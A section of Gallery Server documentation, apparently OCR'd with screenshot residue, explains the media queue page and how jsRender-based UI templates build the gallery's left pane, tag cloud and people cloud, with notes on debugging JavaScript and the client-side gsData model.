
Roles

See the Roles section for more information.

Media Queue

The Media Queue page displays the status of the media queue processor. The processor runs on a background thread performing time-intensive operations such as video transcoding and image processing. It also lets you cancel a pending or current operation, review the details of a completed task, or remove it.

When the media queue processor is running, the Media Queue page automatically updates in real-time to show the current status.



Completed items older than 180 days are automatically removed.


UI Templates


Overview

UI templates are a powerful feature that lets you modify the user interface using only HTML and JavaScript skills. For example, here are a few things you can do with UI templates:

- Add your company logo to the header
- Add an image preview when hovering over a thumbnail
- Add links in the album tree to common tags
- Show the five most recently added items at the top of an album

We'll look at how to do all these examples – and a few more – later in this section. But first let's get the basics down. There are five sections in the gallery that are built from UI templates:


Album: Best Of
localhost:8080/gallery/default.aspx?moid=103
Media Gallery
Admin
VIEW
MANAGE
ADMIN
SETTINGS
Header
New album
Add media
Move To
Copy To
Delete
Thumbnail
Edit Image
Security
Sync
ALL ALBUMS » Photos » Best Of
ALL ALBUMS
Videos
Left Pane
Best Of
United States Scenery
RECENTLY ADDED
POPULAR TAGS
boyhood bird house
Florida camping
Canada duck
California desert
water Arizona Abe
backyard
Abraham beach flower
Death Valley Eurovan
PEOPLE
Margaret Martin
Charlie Leys
Margaret with flowers.jpg
(22 of 22)
Media Object
TITLE
Margaret with flowers.jpg
CAPTION
Add...
Right Pane
TAGS
Add...
PEOPLE
Margaret Martin
Add...
File name: Margaret with flowers.jpg
Date Added: Jul 08, 2016 4:41:51 PM
Date photo taken: May 07, 2005 3:03:02 PM
Rating:
Orientation: Normal
Exposure program: Normal
Camera model: KODAK DX6340 ZOOM DIGITAL CAMERA
Camera maker: EASTMAN KODAK COMPANY
Exposure compensation: 0 step
Exposure time: 1/250 sec.
Flash mode: Flash did not fire, auto mode
F-stop: f/3.4
Focal length: 6 mm
Aperture: f/3.4
Metering mode: Pattern
Subject distance: 5.6 meters
Width: 1524 px
Height: 2032 px
File size: 1,214 KB



These two screen shots show the five templates: header, left pane, right pane, album, and media object. The center pane displays either the album or media object template, depending on whether the user is looking at an album or an individual media asset.

What is NOT built from UI templates?

The main browsing interface is built from templates, but it is important to understand what parts are not:

Add media & Sync pages – These two pages are custom ASCX user controls.

Login dialog – The login dialog is based on the Login ASP.NET user control.


JavaScript UI components – Much of the UI is created from JavaScript components that are invoked from the JavaScript in a UI template. For example, the tag cloud is generated by a jQuery plugin invoked from the left pane UI template script.


Site admin area – None of the pages on the Admin and Settings ribbon tabs are built from UI templates. They are ASCX user controls.

Each section shown above is rendered from a UI template. A UI template consists of a chunk of HTML containing jsRender syntax and some JavaScript that tells the browser what to do with the HTML. Typically, the script invokes the jsRender template engine and appends the generated HTML to the page. A robust set of gallery data is available on the client that gives you access to important information such as the album and media asset data, user permissions, and gallery settings. We'll get into the structure of this data later.


Note: GitHub hosts the jsRender project, where you can learn more about this excellent JavaScript templating engine.

You can view the UI template definitions on the UI Templates page in the site admin area. In these two images you can see the HTML and JavaScript values:






You can assign which albums this particular template applies to on the Target Albums tab. If multiple templates target the same album, the most specific one wins. For example, if the default template is assigned to 'All albums' and a second template is assigned to the Samples album, the second template will be used for the Samples album and any of its children because that template definition is 'closer' to the album.



The preview tab lets you see the result of any edits you make before saving the changes.



Anatomy of the left pane

Let's take a close look at how one of the templates works. We'll choose the left pane template. The HTML looks like this:

```
<div id='{{:Settings.ClientId}}_lptv' class='gsp_lpalbumtree'></div>

{{if App.LatestUrl}}<p class='gsp_lplatest'><a href='{{:App.LatestUrl}}' class='jstree-anchor'><i class='jstree-
icon'></i>{{:Resource.LpRecent}}</a></p>{{/if}}
{{if App.TopRatedUrl}}<p class='gsp_lptoprated'><a href='{{:App.TopRatedUrl}}' class='jstree-anchor'><i
class='jstree-icon'></i>{{:Resource.LpTopRated}}</a></p>{{/if}}

<p class='gsp_msgfriendly gsp_addtopmargin10 gsp_addleftmargin4'>{{:Resource.LpTags}}</p>
<div id='{{:Settings.ClientId}}_lptagcloud' class='gsp_lptagcloud gsp_wait'></div>

<p class='gsp_msgfriendly gsp_addtopmargin10 gsp_addleftmargin4'>{{:Resource.LpPeople}}</p>
<div id='{{:Settings.ClientId}}_lppeoplecloud' class='gsp_lppeoplecloud gsp_wait'></div>
```

This HTML provides the structure to hold the five parts of the left pane: the album tree, recently added hyperlink, top rated hyperlink, tag cloud, and people cloud. To keep things simple for now, let's just look at the first tag:

```
<div id='{{:Settings.ClientId}}_lptv' class='gsp_lpalbumtree'></div>
```

It defines a single, empty div tag and gives it a unique ID. The text between the double braces is jsRender syntax that refers to the ClientId property of the Settings object. This particular property contains a string that is unique to the current instance of the Gallery user control on the page. When it is rendered on the page you end up with HTML similar to this:

```
<div id='gsp_g_lptv'></div>
```

Note: Defining a unique ID is not required for most galleries, but it is there for admins who want to include two instances of the gallery control on a page. For example, you might have a slideshow running in one part of a web page and a video playing in another.

Astute observers will notice that a single div tag doesn't look anything like the dynamic, interactive album tree. So how does that div tag eventually become the tree? Let's look at the JavaScript that is part of the left pane template:

```
var $lp = $('#{{:Settings.LeftPaneClientId}}');

if ($lp.length > 0) {
    $lp.html( $.render [ '{{:Settings.LeftPaneTmplName}}' ]( Gs.Vars['{{:Settings.ClientId}}'].gsData ));

    var options = {
        albumIdsToSelect: [{{:Album.Id}}],
    {{if Settings.AllowUrlOverride}}navigateUrl: '{{:App.CurrentPageUrl}}',{{/if}}
        containerClientId: '{{:Settings.LeftPaneClientId}}'
    };

    // Call the gsTreeView plug-in, which adds an album treeview
    $('#{{:Settings.ClientId}}_lptv').gsTreeView(Gs.Vars['{{:Settings.ClientId}}'].gsAlbumTreeData, options);
}


var appUrl = Gs.Vars['{{:Settings.ClientId}}'].gsData.App.AppUrl;
var galleryId = Gs.Vars['{{:Settings.ClientId}}'].gsData.Album.GalleryId;

var tagCloudOptions = {
    clientId: '{{:Settings.ClientId}}',
    tagCloudType: 'tag',
    tagCloudUrl: appUrl  + '/api/meta/tags?q=&galleryId=' + galleryId + '&top=20&sortBy=count&sortAscending=false'
}

var peopleCloudOptions = {
    clientId: '{{:Settings.ClientId}}',
    tagCloudType: 'people',
    tagCloudUrl: appUrl  + '/api/meta/people?q=&galleryId=' + galleryId +
'&top=10&sortBy=count&sortAscending=false'
}

$('#{{:Settings.ClientId}}_lptagcloud').gsTagCloud(null, tagCloudOptions);
$('#{{:Settings.ClientId}}_lppeoplecloud').gsTagCloud(null, peopleCloudOptions );
```

Technically this text is not pure JavaScript. See the jsRender syntax in there, inside double braces (e.g. `{{:Settings.LeftPaneClientId}}`)? That's right, it is ALSO a jsRender template that will be run through the jsRender engine to produce pure JavaScript just before execution. This is a powerful feature and can be harnessed to produce a wide variety of UI possibilities. Imagine writing script that loops through the images in an album to calculate some value or invoke a callback to the server to request data about a specific album.

The first thing the script does is grab a reference to the element that contains the left pane. In some cases, such as on small screen sizes, the left pane should not be rendered, and in these circumstances the server side logic does not include the left pane container tag.

The logic checks for the existence of the tag, and if present, executes this line:

```
$lp.html( $.render [ '{{:Settings.LeftPaneTmplName}}' ]( Gs.Vars['{{:Settings.ClientId}}'].gsData ));
```

This will look familiar to anyone with jsRender experience or other template engines. In plain English, it says to take the template having the name LeftPaneTmplName and the data in the variable gsData, run in through the jsRender engine, and assign the resulting HTML to the left pane container element.

In other words, it takes the string `<div id='{{:Settings.ClientId}}_lptv'></div>`, converts it to `<div id='gsp_g_lptv'></div>`, and adds it to the page's HTML DOM.

So far all the script has done is add a div tag to the page, but we still need to convert it to the album tree. That's what the next section does:

```
var options = {
        albumIdsToSelect: [{{:Album.Id}}],
    {{if Settings.AllowUrlOverride}}navigateUrl: '{{:App.CurrentPageUrl}}',{{/if}}
        containerClientId: '{{:Settings.LeftPaneClientId}}'
    };

    // Call the gsTreeView plug-in, which adds an album treeview
    $('#{{:Settings.ClientId}}_lptv').gsTreeView(Gs.Vars['{{:Settings.ClientId}}'].gsAlbumTreeData, options);
```

It defines an options object specifying that the current album be highlighted, the URL users should go to when they click an album node, and the name of the HTML element containing the left pane. Then it passes this object, along with the tree data, to the gsTreeView jQueryUI widget. This widget does the hard work of creating an HTML tree from the data and appending it to the page's HTML.

jsRender syntax is quite powerful. Notice the above example included an if conditional that specified the navigateUrl property only when the AllowUrlOverride property is true.

The remaining section of the JavaScript in the left pane UI template configures and renders the tag cloud and people cloud. Let's take a closer look at the line that defines the tag cloud options:

```
var tagCloudOptions = {
    clientId: '{{:Settings.ClientId}}',
    tagCloudType: 'tag',
    tagCloudUrl: appUrl  + '/api/meta/tags?q=&galleryId=' + galleryId + '&top=20&sortBy=count&sortAscending=false'
}
```

The query string parameters in the tagCloudUrl define the appearance of the tag cloud. For example, one can configure the tag cloud to show the top 30 tags instead of the top 20 by changing `top=20` to `top=30`. The API Documentation section discusses the server functions that are available.

Debugging JavaScript


The JavaScript in a UI template typically invokes other, more complex JavaScript stored in files, where they are minified and cached by the browser. This gives excellent performance, but can be tough to debug. You can switch to debug versions of JavaScript files by setting the debug attribute to "true" in the web.config file stored in the root of the gallery web application.

Use this trick, along with the debugging tools built into your browser, to step through JavaScript as it executes in your gallery.

If you are working with Gallery Server's source code, be aware that most of the custom JavaScript is contained in a TypeScript file named gallery.ts. You'll want to edit that file rather than the generated gallery.js file. Bundling and minification is handled with the Bundler & Minifier Visual Studio extension.

Client data model

Each page contains a rich set of data that is included with the browser request. A global JavaScript variable named gsData exists that is scoped to the current gallery user control instance. In a default installation, you can find it at Vars['gsp_g'].gsData, as seen in this image from Chrome:



Let's take a brief look at each top-level property:

ActiveGalleryItems – An array of GalleryItem instances that are currently selected. A gallery item can represent an album or media asset (photo, video, audio, document, YouTube snippet, etc.)

ActiveMetaItems – An array of MetaItem instances describing the currently selected item(s).

Album – Information about the current album. It has two important properties worth explaining: GalleryItems and MediaItems. Both albums and media assets, but a GalleryItem instance contains only basic information about each item while a MediaItem instance contains all the metadata and other details about an item. Because a GalleryItem instance is lightweight, it is well suited for album thumbnail views where you only need basic information. Therefore, to optimize the data passed to the browser, the MediaItems property is null when viewing an album and the GalleryItems property is null when viewing a single media asset.

App – Information about application-wide settings, such as the skin path and current URL.

